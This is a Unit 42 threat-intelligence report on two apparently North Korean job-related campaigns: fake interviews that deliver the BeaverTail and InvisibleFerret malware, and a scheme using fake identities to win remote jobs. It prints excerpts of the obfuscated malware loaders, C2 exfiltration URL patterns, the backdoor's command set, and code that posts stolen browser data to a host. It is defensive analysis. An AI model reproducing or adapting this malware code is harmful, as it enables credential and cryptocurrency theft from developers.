Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors

unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/

Unit 42   November 21, 2023

By Unit 42

November 21, 2023 at 6:00 AM

Category: Malware

Tags: advanced persistent threat, Advanced Threat Prevention, Advanced URL Filtering, Advanced WildFire, APTs, BeaverTail, CL-STA-0420, CL-STA-0421, Cloud-Delivered Security Services, Cortex XDR, DPRK, next-generation firewall, North Korea, Wagemole

This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 researchers recently discovered two separate campaigns targeting job-seeking activities linked to state-sponsored threat actors associated with the Democratic People's Republic of Korea (DPRK), commonly known as North Korea. We call the first campaign "Contagious Interview," where threat actors pose as employers (often anonymously or with vague identities) to lure software developers into installing malware through the interview process. This malware creates the potential for various types of theft. We attribute with moderate confidence that Contagious Interview is run by a North Korea state-sponsored threat actor.

We call the second campaign "Wagemole," where threat actors seek unauthorized employment with organizations based in the US and other parts of the world, with potential for both financial gain and espionage. We attribute with high confidence that Wagemole is a North Korea state-sponsored threat. Activity from both campaigns remains an ongoing active threat.

We nicknamed the first campaign Contagious Interview because the threat actor attempts to infect software developers with malware through a fictitious job interview. We originally discovered Contagious Interview through customer telemetry, and our research indicates it started as early as December 2022. Some of the infrastructure supporting this campaign remains active, and this activity remains a consistent threat. The first campaign's objective is likely cryptocurrency theft and using compromised targets as a staging environment for additional attacks. We track Contagious Interview as CL-STA-0240.

While pivoting on indicators from Contagious Interview, we discovered exposed files on a different threat actor-controlled infrastructure. These files indicate fraudulent job-seeking activity targeting a wide variety of United States (US) companies. This trove of information includes resumes with different technical skill sets and multiple identities impersonating individuals from various nations. It also includes common job interview questions and answers, scripts for interviews and downloaded job postings from US companies. We call this separate campaign "Wagemole" and track it as CL-STA-0241.

While we cannot determine the objective of this campaign, the US Department of Justice and Federal Bureau of Investigation (FBI) have reported that North Korea uses remote workers to funnel wages to its weapons programs.

During our investigation of Contagious Interview, we discovered two new families of malware we named BeaverTail and InvisibleFerret. BeaverTail is JavaScript-based malware hidden inside Node Package Manager (NPM) packages. InvisibleFerret is a simple but powerful Python-based backdoor. Both are cross-platform malware that can run on Windows, Linux and macOS.

This article provides an overview of these two campaigns, and we examine the two new malware families, BeaverTail and InvisibleFerret.

This article also provides insight on how these threat actors are both seeking jobs and targeting job seekers to accomplish their goals. We provide recommendations for both job applicants and employers to consider when interviewing or applying for remote jobs.

For example:

- Don't use company-issued computers for personal activities.
- Be wary of GitHub accounts with few repositories or updates.
- Confirm the legitimacy of companies you're applying for.
- Thoroughly vet the identity of job applicants.

Palo Alto Networks customers receive protection from the malware discussed in this article through our Next-Generation Firewall with Cloud-Delivered Security Services, including Advanced WildFire, DNS Security and Advanced URL Filtering.

Related Unit 42 Topics   **APT**, **Contagious Interview**, **DPRK**, **North Korea**, **Wagemole**, **Invisible Ferret**, **BeaverTail**

Table of Contents

CL-STA-0240: Contagious Interview

While investigating our telemetry, we discovered suspicious activity as early as March 2023 related to previously unidentified malware samples. Our investigation revealed two new malware families, and tactics used in this campaign align with previously reported activity by North Korean threat actors, as noted in our Attribution section. We track this campaign as Contagious Interview or CL-STA-0240, and infrastructure for this campaign was established as early as December 2022.

Through advertisements on job search platforms, the threat actor behind CL-STA-0240 targets software developers by posing as a prospective employer. The advertisements we can tie to this campaign are often anonymous or purposefully vague, with no real indicator of the employer they represent. Based on some of the file names of malware associated with this campaign, we believe this threat actor might also impersonate legitimate AI, cryptocurrency and NFT-related companies or recruitment agencies. Like other threat actors, this threat actor could also reach potential victims through email, social media platforms, or chat channels on community forums used by software developers.

After establishing contact, the threat actor invites the victim to participate in an online interview. The threat actor likely uses video conferencing or other online collaboration tools for the interview.

During the interview, the threat actor convinces the victim to download and install an NPM-based package hosted on GitHub. The threat actor likely presents the package to the victim as software to review or analyze, but it actually contains malicious JavaScript designed to infect the victim's host with backdoor malware.

Below, Figure 1 summarizes the chain of events for CL-STA-0240.

| threat actor poses as prospective employer | victim conducts online job interview | victim downloads malicious npm package from Github | victim installs malicious npm package | npm package retrieves and runs backdoor malware | backdoor malware establishes access on victim's host |

Figure 1. Simplified chain of events for a CL-STA-0240 attack.

To better understand this chain of events, we should first understand how the threat actor abused GitHub for this campaign.

GitHub Abuse for Contagious Interview

Designed as a collaborative space for software developers, GitHub is attractive to many developers because its basic service option is free. This also makes GitHub attractive to criminals. The threat actor behind Contagious Interview is one of many criminals who have used GitHub's free service plan to host innocent-looking repositories and use them as powerful tools for compromise.

The threat actor behind Contagious Interview created different identities to host a number of GitHub repositories, establishing an infrastructure to inspire trust by its intended victims. However, a closer examination reveals that these GitHub repositories are not as trustworthy as they might initially appear.

The free GitHub accounts used for Contagious Interview have only one repository that is not updated, while many legitimate software developers host multiple repositories with several updates.

Further examination of suspicious repositories found during our investigation confirmed our initial assessment. A GitHub repository's Issues section often provides clues.

Below, Figure 2 shows comments in the Issues section of a repository used in Contagious Interview. The repository named react-ecommerce was established under a GitHub user account named brainjobs35. This repository and account are no longer active.


Figure 2. User comments in the Issues section of a suspicious GitHub repository.

GitHub's Insights feature also provides clues. Below Figure 3 shows GitHub users commenting through the Insights feature about a malicious file named ServiceWorker.js related to the Contagious Interview campaign.

Figure 3. Comments on GitHub Insights related to Contagious Interview.

NPM, Open Source and Supply Chain Attacks

Software developers increasingly rely on third-party packages and libraries to streamline their projects. These provide an avenue for supply chain attacks. Among these packages, NPM is a central hub for countless projects using JavaScript, with 17 million developers worldwide according to the NPM website.

The open-source nature of NPM helps malicious actors find ways to inject harmful code in legitimate NPM packages and distribute these packages through GitHub. Once installed, these compromised NPM packages act as subtle backdoors, granting threat actors unauthorized access into targeted networks. GitHub and Phylum have recently reported similar attacks.

Malicious NPM packages help the threat actor elude most traditional detection techniques, because:

- Most static and dynamic analysis detection engines cannot execute an NPM package in a Node.js runtime environment because this is not a supported file type.
- Cloning a repository and running Node.js code is a normal, allowed operation in most software development teams that will not be considered suspicious.

As a result, malicious JavaScript files in these NPM packages have a low or zero detection rate when submitting to a service like VirusTotal.

Furthermore, NPM can be easily installed on multiple operating systems, allowing threat actors to maximize their attack surface when distributing a malicious NPM package.

The Act of Compromise

During the interview process, victims prepare their development environment. In the attacks we investigated, most developers used Visual Studio Code with a set of plugins like Code Helper, along with Git and Node.js extensions. This includes NPM.

After these basic system requirements are met, the threat actor asks the victim to install the malicious NPM package posing as legitimate software on GitHub. This malicious NPM package contains JavaScript for newly discovered malware we have named BeaverTail.

BeaverTail steals information, and it retrieves additional malware as its second-stage payload. This payload is a cross-platform backdoor we have named InvisibleFerret.

The next section provides analysis and insight into the loader, BeaverTail.

BeaverTail Analysis

Distributed as JavaScript inside NPM packages, BeaverTail serves two purposes.

- Information stealer
- Loader

As an information stealer, BeaverTail targets cryptocurrency wallets and credit card information stored in the victim's web browsers. As a loader, BeaverTail retrieves and runs the next stage of malware, InvisibleFerret.

The BeaverTail JavaScript file inside an NPM package is heavily obfuscated to evade detection. The threat actor might upload an entire malicious NPM package to GitHub or they might also inject BeaverTail code into other developer's legitimate NPM projects. Figure 4 shows an example of this injected script.

Commit

reconfig
⌗ main

Browse files

cryptoguy776 committed on Sep 20   1 parent 6838dbb   commit 36661ce

Showing **3 changed files** with **2 additions** and **2 deletions**.   Split | Unified

Filter changed files

> 1 ■□□□□ config/seriviceWorker.js 🗗   ···

∨ config
  seriviceWorker.js ⊟
  serviceWorker.js ⊞
∨ scripts

∨ 1 ■□□□□ config/serviceWorker.js 🗗   ···

··· @@ −0,0 +1 @@

1 + Object.prototype.hasOwnProperty,Object.prototype.toString,Object.defineProperty,Object.getOwnPropertyD

```
Object.prototype.hasOwnProperty,Object.prototype.toString,Object.defineProperty,Object
.getOwnPropertyDescriptor;const
t="base64",c="utf8",r=r=>(s1=r.slice(1),Buffer.from(s1,t).toString(c)),e=(r,e)=>{let
E=Buffer.from(r,t);const s=E.length;let F=0,a=new Uint8Array(s);for(ii=0;ii<s;ii++)
{F=3&ii;let t=e[o](F);a[ii]=255&(E[ii]^t)}return((t,c)=>Buffer.from(t).toString(c))
(a,c)},E=t=>e(t,c),o=r("2Y2hhckNvZGVBdA"),s=E("BgUKUQERVQ"),F=E("FhwPVBErFkoaFwNLBg"),
a=E("FgYfSAEb"),B=E("EAwDWw"),i=E("BxEXTRAHEg"),A=r("zcGF0aA"),
$=E("BRgHTBMbFFU"),n=E("ARkWXBwG"),l=E("HRsLXREdFA"),R=E("HRsVTBsVC10"),W=E("AQ0WXQ"),
V=require("os"),U=require(A),Q=require(s),g=require(a),h=require(i),w=require(F)
[B],x=V[R](),f=V[$](),y=V[l](),I=V[n](),G=V[W](),S=require("fs");let u;const
d=t=>e(t,c),X=(()=>{let t="MTQ0LjE3MiaHR0cDovLw43NC40ODoxMjI0        ";for(var
c="b",e="a",E="",o="",s=0;s<10;s++)c+=t[s],e+=t[10+s],E+=t[20+s],o+=t[30+s];return
c=c+E+o,r(e)+r(c)})(),C=d("ER0UVhQZAw"),H=t=>t.replace(/^~([a-z]+|\/)/,
((t,c)=>"/"===c?y:`${U[C](y)}/${c}
`)),Y="SGpzNg6",D="AgYPTBAyD1QQJx9WFg",k="EhES",b="WhcKURAaEg",M=d("WloISBk"),N=d(b),p
=d(D),Z=d(k),m=d("EAwPSwEHNUEbFw"),J="WgcSVwcRSFYaEAM",T=d("FBcFXQYHNUEbFw");function
j(t){try{return S[T](t),!0}catch(t){return!1}}const
v=d("MREAWQAYEg"),O=d("JQYJXhwYAw"),K=d("WjUWSDEVEllaOAlbFBhJdRwXFFcGGwBMWjECXxBbM0sQB
```

Figure 4. BeaverTail's obfuscated JavaScript, injected into the NPM file of a legitimate developer's project.

In addition to the heavily obfuscated code illustrated in Figure 4, the BeaverTail also requires human interaction to execute due to its dependency on the Node.js environment. These characteristics help the malware to evade detection.

Once the malicious NPM package is successfully installed on a Windows, Linux or macOS host, BeaverTail collects basic system information. This threat also searches the victim's web browser for extensions associated with cryptocurrency wallets, like Binance and Coinbase. Table 1 shows the full list below.

Browser Extension ID	Browser Extension Name	Target Browser
fhbohimaelbohpjbbldcngcnapndodjp	Binance Wallet	Chrome
aeachknmefphepccionboohckonoeemg	Coin98 Wallet	Chrome
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet	Chrome
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com Wallet	Chrome
nkbihfbeogaeaoehlefnkodbefgpgknn	Metamask Wallet	Chrome

ejbalbakoplchlghecdalmeeeajnimhm	MetaMask Wallet	Microsoft Edge
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet	Chrome
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet	Chrome
ibnejdfjmmkpcnlpebklmnkoeoihofec	TRON Wallet	Chrome

Table 1. Browser extensions for cryptocurrency wallets BeaverTail searches for.

BeaverTail also checks for a Solana cryptocurrency wallet, searching for ~/.config/solana/id.json.

While performing data exfiltration and loading InvisibleFerret, BeaverTail generates the following web traffic as described below in Table 2.

URL Pattern	Description	Save Location
hxxp://<c2_server>:1224/keys	HTTP POST request sends data collected by BeaverTail	Not applicable
hxxp://<c2_server>:1224/uploads	HTTP POST request sends other collected information like Solana cryptocurrency wallet data	Not applicable
hxxp://<c2_server>:1224/node/<node_js_runtime_environment_version>	HTTP GET request for helper DLL files when decrypting credentials stored in Chrome, if needed	%USERPROFILE%\store.node
hxxp://<c2_server>:1224/pdown	HTTP GET request for Python executable and associated libraries	%TEMP%\p.zi or %HOMEPATH%\.pyp\
hxxp://<c2_server>:1224/client/<campaign_id>	HTTP GET request for InvisibleFerret	%HOMEPATH%\.npl or ~/.npl

Table 2. Infection traffic generated by BeaverTail malware.

At this stage, the threat actor has been able to successfully drop a silent, simple and cross-platform backdoor on the victim machine.

InvisibleFerret: A Cross-Platform Python Backdoor

InvisibleFerret is newly discovered malware retrieved and executed by BeaverTail NPM packages. Cross-platform malware written in Python, InvisibleFerret consists of various components with the following functions:

- Fingerprinting
- Remote control

- Keylogging
- Data exfiltration
- Browser stealing capabilities
- Downloading the AnyDesk client if required for additional control

Figure 5 presents a diagram that reveals the modular nature of InvisibleFerret, showing an initial script and two additional components that perform different functions.


Figure 5. Diagram revealing the initial script and two components of InvisibleFerret.

Initial Script

BeaverTail downloads the InvisibleFerret script using the URL structure from the final row in Table 2. An example of a URL to download InvisibleFerret follows:

hxxp://<c2_server>:1224/client/<campaign_id>

The initial script for InvisibleFerret is saved under the user's home directory, named .npl and executed using Python. An example of the command line to run this file on a Windows host is:

C:\Users\$USER$\.pyp\python.exe C:\Users\$USER$\.npl

The initial script for InvisibleFerret uses obfuscated data. An example is shown below in Figure 6.

```
1  sType = 'OHRlYU08'
2
3  temp="GlmYksYL"+"TQUAKQQBLWwlDR48XUd1PCsNGT8EATRgKB9BKh4RKT4oDwgqGF8qNTR
   mGSsSSTAhNwMfLUsBPD0yCR4tGHk8NCQJHS1RACwuNx4COg4AKmIkBAg6ACw6LSsARQIYCip
   iIhQIOh4HOC4rCUF5TF40a2tMSikCA35gZ0sENxgHOCArS0F5TAE8PTIJHi0YVARlfAUAKQQ
   BLWw1CRwsDgAtP01mAi1LTnk8Kw0ZPwQBNGI0FR4tDh5xZU0EAjQOU2RsKB9DKQoHMWIiFB0
   4BRcsPyIeRXsVUXBGLwMeLVZRHH4IL1khJScQcQo4NGonGT54CwZPUwMcKjh2TFB5CRIqKXF
   YQztdRz0pJAMJPEMbNj8zN1xpUS55Z2cEAiofKGN9dzFEdw8WOiMjCUVwYRs2PzNeTWRLFX4
   kMxgdY0RcIiQoHxloFklofnVYSlMbF3lxZwMedxsSLSRpBgIwBVsxIyoJQXlJXTd+ZUVnOBt
   TZGw3CE1yS1F2PCYVT1MPFj9sIwMaNwccOCgYHAwgBxw4KG9FV1NLU3lsLgpNNhhdKS0zBEM
   8ExogODREDClCSVNsZ0xNeUtTeTg1FVc2/0r/ GoDGzxDEillTUxNeUtTeWxnCRU6DqMtbAg
   Fig2Ch8YKz8WP1NwRmdMTXkOHyopTR8YJxShM181Hx53OxwpKStEN1oSAHcpPwkULB8SOyA1
   QE04Gy5wRg=="
4  import base64
5  data=base64.b64decode(temp[8:]);sk=temp[:8];size=len(data);res=''
6  for i in range(size):k=i&7;c=chr(data[i]^ord(sk[k]));res+=c
7  exec(res)
8
```

Figure 6. Example of Python script for InvisibleFerret.

The bottom section of Figure 6 shows a decoding routine that is consistent across all script files used for InvisibleFerret and its components:

- The first eight characters of the temp string represent a key for decoding.

- The remainder of the temp string is converted from Base64.
- The result is processed through an XOR loop using the eight character key.

This initial script installs the required Python modules using pip, and it also defines variables, establishing values to identify the command and control (C2) server and port.

The main objective of the initial script is to retrieve and run two different components of InvisibleFerret. These components are downloaded and saved as shown in Table 3.

Request for Component	Save Location
hxxp://<c2_server>:1224/payload/<campaign_id>	Local file path .n2/pay
http://<c2_server>:1225/bow/<campaign_id>	Local file path .n2/bow

Table 3. Infection traffic generated by BeaverTail malware.

Of note, the second component is only downloaded when the operating system is **not** macOS.

InvisibleFerret Components

The first component for InvisibleFerret collects system data to create a fingerprint, then sends this data to a C2 server. The first component collects:

- Internal IP address
- IP geolocation information
- System information including OS version, release, host and user information

It sends this information to the server in JSON format.

The second component for InvisibleFerret deploys remote control and information stealing capabilities. Once executed, it prepares the environment by installing the following Python packages, if they are not already present on the system:

- pyWinhook: Python wrapper for out-of-context input hooks in Windows that provides callbacks for global mouse and keyboard events.
- pyperclip: Cross-platform Python module for copy and paste clipboard functions.
- psutil: Cross-platform Python library for process and system monitoring.
- pywin32: Python for 32-bit Windows extensions.

C2 Communications

InvisibleFerret establishes a connection with the C2 server over TCP traffic and periodically checks in and waits for further instructions. This traffic consists of JSON messages.

The infected host checks in using heartbeat messages with JSON content using code and args keys with a code value of 0 as illustrated below in Figure 7. This heartbeat message also contains a campaign identifier (sType) and the victim's hostname (sHost).

Figure 7. Diagram for a heartbeat C2

```
{
  "code": 0,
  "args": {
    "type": 0,
    "group": "<sType>"
    "name": "<sHost>"
  }
}
```

message.

The C2 server returns JSON data instructing the backdoor with the next actions to take. The JSON response contains the same two main keys:

- code: A value specifying an action or command
- args: A string or JSON dictionaries with multiple key value pairs containing the required arguments for the specified command

InvisibleFerret implements a total of eight commands described below in Table 4.

Command	Description
ssh_cmd	Checks if the args value is equal to delete and if so, closes the session. To notify the C2 server, it sends the message string [close].
ssh_obj	Command execution. Extracts the command value from args['cmd'] and runs it. JSON results sent to the C2 server with code value 1 and args indicating the results.
ssh_clip	Send contents of keylogger buffer and clipboard data. Reports to C2 server with JSON code value 3 and args containing the collected data.
ssh_run	Downloads and runs the browser stealer component. Reports to C2 server with JSON code value 4 and args containing the file path for this component.
ssh_upload	Upload data to a C2 server. Subcommands include: • Upload all contents of a specific directory. • Upload specific files. • Upload files matching a given pattern looking recursively in a given folder. Contents are uploaded to an actor-controlled FTP server, provided in the JSON response using the following args: • hn: FTP host. • un: Username. • pw: Password. The logic contains exclusion lists for specific files and folders as well as a list of paths that are specifically uploaded when found. These paths show focus not only in documents (.xls, .doc, etc.) but also in cryptocurrency specific file paths (metamask, wallet, etc.). While uploading contents, the backdoor keeps sending requests with JSON data with code value 5 and args value indicating the state of the upload.
ssh_kill	Kill Chrome and Brave browser processes. When done, send JSON with code value 6 and args value indicating these processes are terminated.
ssh_any	Download and run a malicious binary for AnyDesk. Before downloading AnyDesk, send JSON containing code value 7 and args value to indicate the victim's OS.
ssh_env	Collect content specific folders ("Documents" and "Downloads" for Windows, /home and /Volumes for others) and upload these files to the FTP server.

Table 4. Commands for InvisibleFerret.

When InvisibleFerret finishes its tasks, it reports the results to the C2 server. This report uses the same JSON code and args parameters with specific values outlined above in Table 4.

Keylogger Functionality

InvisibleFerret also starts a keylogger to continually collect keyboard, mouse and clipboard data in a buffer that can be requested at any time from the C2 server using the command ssh_clip described above.

Browser Stealer Functionality

Based on Python, InvisibleFerret targets popular web browsers on Windows, Linux and macOS to steal login credentials and other sensitive data. This functionality includes retrieving a browser's login data, decrypting the information and stealing the victim's login credentials. InvisibleFerret can also retrieve credit card information used by the victim through a web browser.

After collecting this information, InvisibleFerret sends the data to a C2 server using the JSON format with various keys representing the content, as shown below in Figure 8.

```python
def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file:
bool = False, verbose: bool = True) -> bool:
    content = filepath + '\n' + self.pretty_print()
    options = {'ts': str(ts),'type': sType,'hid': hn,'ss': str(fn),'cc': content}
    url = host2+'/keys'
    try:requests.post(url, data=options)
    except:return ""
```

Figure 8. JSON format used for sending stolen browser data.

Follow-Up Malware: AnyDesk

When the ssh_any command is received, InvisibleFerret downloads an additional script using the following URL pattern:

> http://<c2_server>:1224/adc/<campaign_id>

This script is stored on the C2 server with the following filename:

> any_<campaign_id>.py

InvisibleFerret stores the file on disk for execution under the following directory.

> .n2/adc

This file uses the same obfuscation seen in other scripts used for InvisibleFerret.

This script retrieves an AnyDesk binary from the C2 server if it is not already present on the victim's host. This process updates AnyDesk's configuration and restarts the program if it was already running.

While pivoting on infrastructure associated with this Contagious Interview campaign, we discovered files used for a separate activity. We have nicknamed this separate campaign "Wagemole" and track it as CL-STA-0241.

CL-STA-0241: Wagemole

While pivoting on GitHub infrastructure associated with Contagious Interview (CL-STA-0240), we discovered files accidentally exposed on a GitHub repository on a different GitHub account. These files include:

- Resumes with fake identities, impersonating individuals of various nationalities
- Frequently asked job interview questions and answers
- Self-introduction scripts including personal information of the impersonated identity
- Copies of IT job opening posts from US companies
- Scanned copy of a stolen US Permanent Resident Card

- A list of unidentified account seller contacts

Timestamps on the files indicate this campaign started as early as August 2022, and the timestamps run through early December 2022. While we have not noticed further updates for this batch of files, this activity remains an ongoing threat.

These files indicate another campaign applying for remote IT jobs using fake identities, which we are calling Wagemole. Information from some of the documents indicate this threat actor is associated with North Korea. Resumes from these files indicate targets include a wide range of US companies and freelance job marketplaces. This activity is likely related to a recent report that North Korea uses remote workers to funnel wages to its weapons programs.

Below, Figure 9 shows one of the resumes.

Figure 9. Example of a resume from this infrastructure.

Each fake resume has a different US phone number for personal contact, specifically using Voice over Internet Protocol (VoIP) numbers. Some resumes include links to a LinkedIn profile and links to GitHub content. Figure 10 shows a GitHub repository one of the job seekers has maintained.
